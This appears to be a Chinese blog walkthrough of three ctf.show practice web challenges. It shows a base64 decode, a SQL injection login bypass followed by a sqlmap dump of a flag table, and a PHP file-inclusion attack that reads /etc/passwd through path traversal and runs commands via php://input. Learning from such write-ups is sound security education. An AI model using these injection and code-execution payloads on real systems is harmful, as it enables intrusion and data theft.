

ctf.show 通关秘籍

原创

[cc_ssy](#) 于 2021-09-13 11:15:59 发布 534 收藏

分类专栏: [ctf.show](#) 文章标签: [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_37970270/article/details/120263046

版权



[ctf.show](#) 专栏收录该内容

1 篇文章 0 订阅

订阅专栏

文章目录

CTF.show

1.web签到题


2.web2

3.web3


CTF.show

1.web签到题

访问web签到题的地址，发现页面只有"where is flag"字样。



使用Fn+F12进入调试模式，或者页面空白处点击右键查看网页源代码，发现页面中有一段英文字符串被注释了，根据编码规则猜测使用的是base64的加密方式。



使用解码平台尝试解码，示例使用站长之家，成功获取到flag。（站长之家base64解码url：<http://tool.chinaz.com/tools/base64.aspx>）



2.web2

访问页面是一个登录窗口，首先想到尝试SQL注入。

⚠ 不安全 | 6bd2c812-c72f-441e-9d40-a7b5156c214f.challenge.ctf.show:8080

ctf.show_web2

用户名:

密 码:

登陆

CSDN @cc_ssy

使用万能密码查看是否能够绕过。

万能密码原理:

①猜测此处数据库语句可能是

`select XXXX from XXXX where name=' ' and password=' ';`

②所以使用“'”(单引号),使其能和name字段后的第一个单引号进行闭合,使用#将后面是所有字段注释掉。

③`1' or 1=1 #` 语句使用用户名字段执行结果都为真,并且(#)将密码字段注释(不校验密码),所以如果登录界面存在注入漏洞,就有可以使用万能密码进行绕过。

这里是引用

不安全 | 6bd2c812-c72f-441e-9d40-a7b5156c214f.challenge.ctf.show:8080

ctf.show_web2

用户名:

密 码:

登陆

CSDN @cc_ssy

发现提示: 欢迎你 ctfshow, 说明存在ctfshow这个用户但是flag字段在哪还是未知的。

| 6bd2c812-c72f-441e-9d40-a7b5156c214f.challenge.ctf.show:8080

ctf.show_web2

欢迎你 **ctfshow**
用户名:

密 码:

登陆

继续搞出flag字段，可以使用手

工注入的方式或者sqlmap跑。

(1) 使用sqlmap检测是否存在sql注入漏洞

使用burp抓取登录页面的POST数据包，保存为文件，在sqlmap中使用-r参数进行sql注入。


```

POST / HTTP/1.1
Host: f5c68714-f9b9-4d96-ad9d-e121aa4d7a92.challenge.ctf.show:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: http://f5c68714-f9b9-4d96-ad9d-e121aa4d7a92.challenge.ctf.show:8080
Connection: close
Referer: http://f5c68714-f9b9-4d96-ad9d-e121aa4d7a92.challenge.ctf.show:8080/
Cookie: UM_distinctid=17bd48486eb13-0862a145919ef28-4c3e2778-100200-17bd48486ec24b
Upgrade-Insecure-Requests: 1

username=1&password=1

```

The screenshot shows a Burp Suite interface with a POST request visible in the left pane. The request body is `username=1&password=1`. A context menu is open over the request, listing various actions such as "Send to Spider", "Do an active scan", "Send to Intruder", "Send to Repeater", "Send to Sequencer", "Send to Comparer", "Send to Decoder", "Request in browser", "Engagement tools", "Change request method", "Change body encoding", "Copy URL", "Copy as curl command", "Copy to file", "Paste from file", "Save item", "Don't intercept requests", and "Do intercept". The "Copy to file" option is currently selected.



sqlmap语句: python2 sqlmap.py -r 文件名

```
Microsoft Windows [版本 10.0.18363.1556]
(c) 2019 Microsoft Corporation. 保留所有权利。
```

```
E:\>\sqlmap>sqlmap.py -r web2.txt
```

存在注入漏洞

```
[08:57:31] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[08:57:31] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least 1 (potential) technique found
[08:57:33] [INFO] target URL appears to be UNION injectable with 3 columns
[08:57:33] [INFO] POST parameter 'username' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[08:57:33] [INFO] POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 71 HTTP(s) requests:
---
Parameter: username (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=1' AND (SELECT 8941 FROM (SELECT(SLEEP(5)))aAFr) AND 'pvWJ'='pvWJ&password=1

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: username=1' UNION ALL SELECT NULL,CONCAT(0x716a7a7a71,0x6c464c4e784c716b684e444d5749494d4f4d7070954694e577159416e697657477873,0x717a767171),NULL-- -&password=1
---
[08:57:33] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.11, Nginx 1.16.1
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[08:57:33] [INFO] fetched data logged to text files under 'C:\Users\d9d-e121aa4d7a92\sqlmap\output\f5c68714d9d-e121aa4d7a92.challenge.ctf.show'

[*] ending @ 08:57:33 /2021-09-15/
```

CSDN @cc_ssy

②

使用 --dbs 参数跑出数据库名

```
E:\>\sqlmap>python2 sqlmap.py -r web2.txt --dbs
[1] 1.5.8#stable
http://sqlmap.org
```

```
[08:58:54] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.11, Nginx 1.16.1
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[08:58:54] [INFO] fetching database names
available databases [6]:
[*] ctfttraining
[*] information_schema
[*] mysql
[*] performance_schema
[*] test
[*] web2

[08:58:54] [INFO] fetched data logged to text files under 'C:\Users\d9d-e121aa4d7a92.challenge.ctf.show'

[*] ending @ 08:58:54 /2021-09-15/
```

CSDN @cc_ssy

③使用 --tables 跑数据库web2下的表名

```
E:\>\sqlmap>python2 sqlmap.py -r web2.txt -D web2 --tables
```

```

(1.5.8#stable)
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 09:01:58 /2021-09-15/

[09:01:58] [INFO] parsing HTTP request from 'web2.txt'
[09:01:59] [INFO] resuming back-end DBMS 'mysql'
[09:01:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
Type: time-based blind

```

CSDN @cc_ssy

```

[09:01:59] [INFO] fetching tables for database: 'web2'
Database: web2
[2 tables]
+-----+
| user   |
| flag   |
+-----+

```

④获取到flag表里的字段，发现flag的字段。

```

E:\... \sqlmap>python2 sqlmap.py -r web2.txt -D web2 -T flag --columns

(1.5.8#stable)
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 09:05:23 /2021-09-15/

[09:05:23] [INFO] parsing HTTP request from 'web2.txt'
[09:05:24] [INFO] resuming back-end DBMS 'mysql'
[09:05:24] [INFO] testing connection to the target URL

```

CSDN @cc_ssy

```

web application technology: PHP 7.3.11, Nginx 1.18.0
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:05:24] [INFO] fetching columns for table 'flag' in database 'web2'
Database: web2
Table: flag
[1 column]
+-----+
| Column | Type      |
+-----+
| flag   | varchar(255) |
+-----+

[09:05:25] [INFO] fetched data logged to text files under 'C:\Users\... \d9d-e121aa4d7a92.challenge.ctf.show'

```

CSDN @cc_ssy

⑤获取flag字段中的值，直接获取到答案。

```

E:\... \sqlmap>python2 sqlmap.py -r web2.txt -D web2 -T flag -C flag --dump

(1.5.8#stable)

```

```
8 [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is the user's responsibility to obey all applicable local, state and federal laws. Developers are not responsible for any misuse or damage caused by this program
CSDN @cc_ssy
```

```
[09:06:02] [INFO] fetching entries of column(s) flag f
Database: web2
Table: flag
[1 entry]
+-----+
| flag |
+-----+
| ctfshow{cd7bd57d-3d9c-40e5-b350-4e84e356c27d} |
+-----+

[09:06:03] [INFO] table 'web2.flag' dumped to CSV file '
-e121aa4d7a92.challenge.ctf.show\dump\web2\flag.csv'
[09:06:03] [INFO] fetched data logged to CSDN @cc_ssy
d9d-e121aa4d7a92.challenge.ctf.show
```

3.web3

访问页面直接展示出php代码: <?php include(\$_GET['url']);?>, 因为包含include, 所以想到文件包含漏洞。

→ 🔄 ⚠️ 不安全 | 9951c493-2ccd-45ad-a61d-c47cd05c3e4a.challenge.ctf.show:8080

ctf.show_web3

```
<?php include($_GET['url']);?>
```

CSDN @cc_ssy

常见的文

件解析漏洞通过../../../../../../../../etc/passwd能查看到用户和密码信息, 在url后添加?url=../../../../../../../../etc/passwd, 直接显示了用户名等信息。

← → 🔄 ⚠️ 不安全 | 9951c493-2ccd-45ad-a61d-c47cd05c3e4a.challenge.ctf.show:8080?url=../../../../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/s
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:ha
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/usr/lib/news:/sbin/nologin uucp:x:10:14:uucp:/var/spool/uucppul
operator:x:11:0:operator:/root:/sbin/nologin man:x:13:15:man:/usr/man:/sbin/nologin postmaster:x:14:12:postmaster:/var/spool/n
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21::/var/lib/ftp:/sbin/nologin sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin xfs:x:33:33:X Font Server:/et
games:x:35:35:games:/usr/games:/sbin/nologin postgres:x:70:70::/var/lib/postgresql:/bin/sh cyrus:x:85:12::/usr/cyrus:/sbin/nologi
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin ntp:x:123:123:NTP:/var/empty:/sbin/nologin smmsp:x:209:209:smmsp:/var/spool/n
guest:x:405:100:guest:/dev/null:/sbin/nologin nobody:x:65534:65534:nobody:/sbin/nologin www-data:x:82:82:Linux User,,:/hom
mysql:x:100:101:mysql:/var/lib/mysql:/sbin/nologin nginx:x:101:102:nginx:/var/lib/nginx:/sbin/nologin
```

ctf.show_web3

```
<?php include($_GET['url']);?>
```

CSDN @cc_ssy

尝试使用php://input函数执行系统命令查询到flag字段。

```
GET /?url=php://input HTTP/1.1
Host: 9951c493-2ccd-45ad-a61d-c47cd05c3e4a.challenge.ctf.show:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UM_distinctid=17be78b053a1c1-0bf0f677e5ca95-4c3e2778-100200-17be78b053c14f
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Date: Wed, 15 Sep 2021 03:56:28 GMT
Server: nginx/1.16.1
X-Powered-By: PHP/7.3.11
Content-Length: 726
Connection: close

ctf go go go
```

```
Cache-Control: max-age=0
Content-Length: 20
<?php system("ls")?>
```

```
index.php
<html lang="zh-CN">
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
  <meta name="viewport" content="width=device-width, minimum-scale=1.0, maximum-scale=1.0" />
  <title>ctf.show_web3</title>
</head>
<body>
```

CSDN @cc_ssy

使用cat语句查看 ctf_go_go_go文件中的内容，直接获取到flag

```
Raw Params Headers Cookies AML
GET /?url=php://input HTTP/1.1
Host: 9951c493-2ced-45ad-a61d-c47cd05c3e4a.challenge.ctf.show:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UM_distinctid=17be78b053alc1-0bf0f677e5ca95-4c3e2778-100200-17be78b053c14f
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 34
<?php system("cat ctf_go_go_go")?>
```

```
Raw Headers Cookies
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Date: Wed, 15 Sep 2021 03:57:02 GMT
Server: nginx/1.16.1
X-Powered-By: PHP/7.3.11
Content-Length: 749
Connection: close
ctfshow{175a427e-1416-4f01-bde8-f0e4d20fc34d}
<html lang="zh-CN">
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
  <meta name="viewport" content="width=device-width, minimum-scale=1.0, maximum-scale=1.0" />
  <title>ctf.show_web3</title>
</head>
<body>
  <center>
    <h2>ctf.show_web3</h2>
```

CSDN @cc_ssy